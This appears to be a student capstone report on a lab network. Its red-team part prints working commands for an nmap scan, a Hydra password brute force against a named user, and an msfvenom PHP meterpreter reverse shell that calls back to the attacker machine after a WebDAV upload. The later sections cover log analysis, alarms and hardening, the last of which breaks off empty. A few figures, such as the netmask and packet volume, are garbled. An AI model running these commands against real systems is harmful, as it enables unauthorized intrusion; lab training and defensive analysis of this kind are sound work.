Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Reported by Dmitry Baimakov on the 14th of November, 2021

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.25..0
Gateway: 192.168.1.1

Machines:
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10
Hostname: Azure Hyper-V

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-v Azure Machine	192.168.1.1	Cloud Based Host Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine
ELK stack	192.168.1.100	Networking Monitoring VM running Kibana logs

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 open with public access CVE-2019-6579	Open and unsecured access for anyone using port 80	Folders and files are readily accessible
Brute Force CVE-2019-3746	Attacker attempts to gain access with a script that tries numerous combinations using a password list	Using password lists like rockyou.txt by scripts such as ”John the Ripper”, “Hydra”, “Medusa” etc.
Directory Indexing Vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device	Sensitive and confidential data exposure. System security breach
WebDAV Vulnerability	Exploit WebDAV on a server or using Shell access	WebDAV configurations are lacking - this allows hackers to remotely edit website’s content

Exploitation of nMap

Tools & Processes


Using aggressive Nmap scan **Nmap –sV –sC –sS –sU –A 192.168.1.105**

I found out:

1. Types of ports are open
2. What services are running
3. Various critical paths

Achievements

All of the above can be used in order to gain further access. **Port 22 can be used to SSH** into a user, **port 80 can be used to upload malicious files**




Exploitation using the Brute Force


Tools and Processes

Using Hydra (preinstalled on Linux) and a password list (downloaded) I ran the command hydra **–l ashton –P /root/Downloads/rockyou.txt –s 80 –f 192.168.1.105 http-get /company_folders/secret_folder** (Ashton's name I found out From nmap's addresses by going to 192.168.1.105/company_folders)

Achievements

This exploit allowed me to further dive into the Company's directories that are only accessible with the user name and a password





Exploitation: Msfvenom, Msfconsole and SSH


Tools & Processes

From the previous steps I already had access to the /webdav folder.

1. First was to create a reverse shell: **msfvenom –p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 –f raw –o shell.php.**
2. Then using **cadaver 192.168.1.105/webdav** I accessed the folder then using **put shell.php** I uploaded the file (this step could have also been used using linux GUI of the file manager as well)
3. Now I have to setup the payload using msfconsole, by using **multi/handler**, setting local host of my kali machine, setting open port and setting the **php/meterpreter/reverse_tcp** payload.
4. I also can simply ssh into the system because port 22 is open and I know Ryan's credentials. (Using meterpreter is bit more cunning as it is harder to spot in logs but still can be flagged by preset "Alarms" in Kibana)

Achievements


By gaining the meterpreter shell, or SSHing into the 192.168.1.105 I gain full control of the system and can now use the command line to do as I please



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Port scan started on Nov 11th, 2021 at midnight
- Around **136841** packets worth 740GB were sent with the source IP of 192.168.1.90
- The sudden huge peak in network traffic indicates that this was indeed a port scan




Analysis: Finding the Request for the Hidden Directory

- On the 11th of Nov, 21 **40238** requests were made to access the **/secret_folder**
- The **/secret_folder** contained a hash that's usable for system access using Ryan's credentials
- The **/secret_folder** allowed me to upload a payload, further exposing the system




Analysis: Uncovering the Brute Force Attack


- **143332** hits were made with **Hydra**
- **35 attacks** were successful that returned **301 HTTP** status code "Moved Permanently"




Analysis: Finding the WebDAV Connection

- **124** attempts were made to access the./**webdav** directory
- **16** hits were made to access **/passwd.dav** and **110** hits were made to access **/shell.php** files








Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- An alert should be sent once 1000 connections occur within an hour
- Log the number of ports that were accessed per IP per second



System Hardening

- Whitelist known IPs and have the firewall block unauthorized IPs from scanning with **ipset create whitelisted hash:net** command
- Block or trust IPs according to trust using the firewall. 'Iptables' utility program for example has many great features to allow or block certain ports. Below are my github scripts of 'iptables' utility firewall program. The INPUT script contains the following:

i. **Dropping packets**
ii. **Port scan protection**
iii. **Removal of attacking**
iv. **Outright rejection of all input traffic (the excepted ports are in the OUTPUT script)**

The OUTPUT script is necessary to allow certain ports to be open for proper website functionality.


https://github.com/dbaimakov/ELK-Stack_project_1/blob/main/Scripts/INPUTiptablescript.sh

https://github.com/dbaimakov/ELK-Stack_project_1/blob/main/Scripts/OUTPUTiptablets.sh

Mitigation: Finding the Request for the Hidden Directory


Alarm


- Set an alert to detect unauthorized access requests for **/secret_folder** directory, which would trigger an alarm if any external IP address attempts access at any time



System Hardening

- Edit the configuration of the host file (usually it would be /httpd.conf file but since we are using apache logs in the 'capstone machine' conf. file should be edited from the /apache2.conf) to block all outside access to the "secret_folder" from any IP other than the ones listed.






Mitigation: Preventing Brute Force Attacks


Alarm

- Set an alert to trigger an alarm if more than 20000 bits of information were sent to http headers within 11 minutes. (Can also use an alert if more than 10 Error401 were detected within a 15 second interval)



System Hardening

- In windows policy settings create various password strength rules: complex passwords, maximum age
- Account lockout policies: 10 failed logins, 30 min lockout




***Note since capstone machine does not have a GUI; password policies should be configured in the /accounts.conf file**

Mitigation: Detecting the WebDAV Connection

Alarm

- Similar idea to the detection of the authorized access to **/secret_folder** directory. Create and alert to detect any unauthorized access to the **/webdav** folder other than non-white listed IPs. Set an alarm to be triggered when more than 10 attempts were made to request the **/webdav** directory



System Hardening

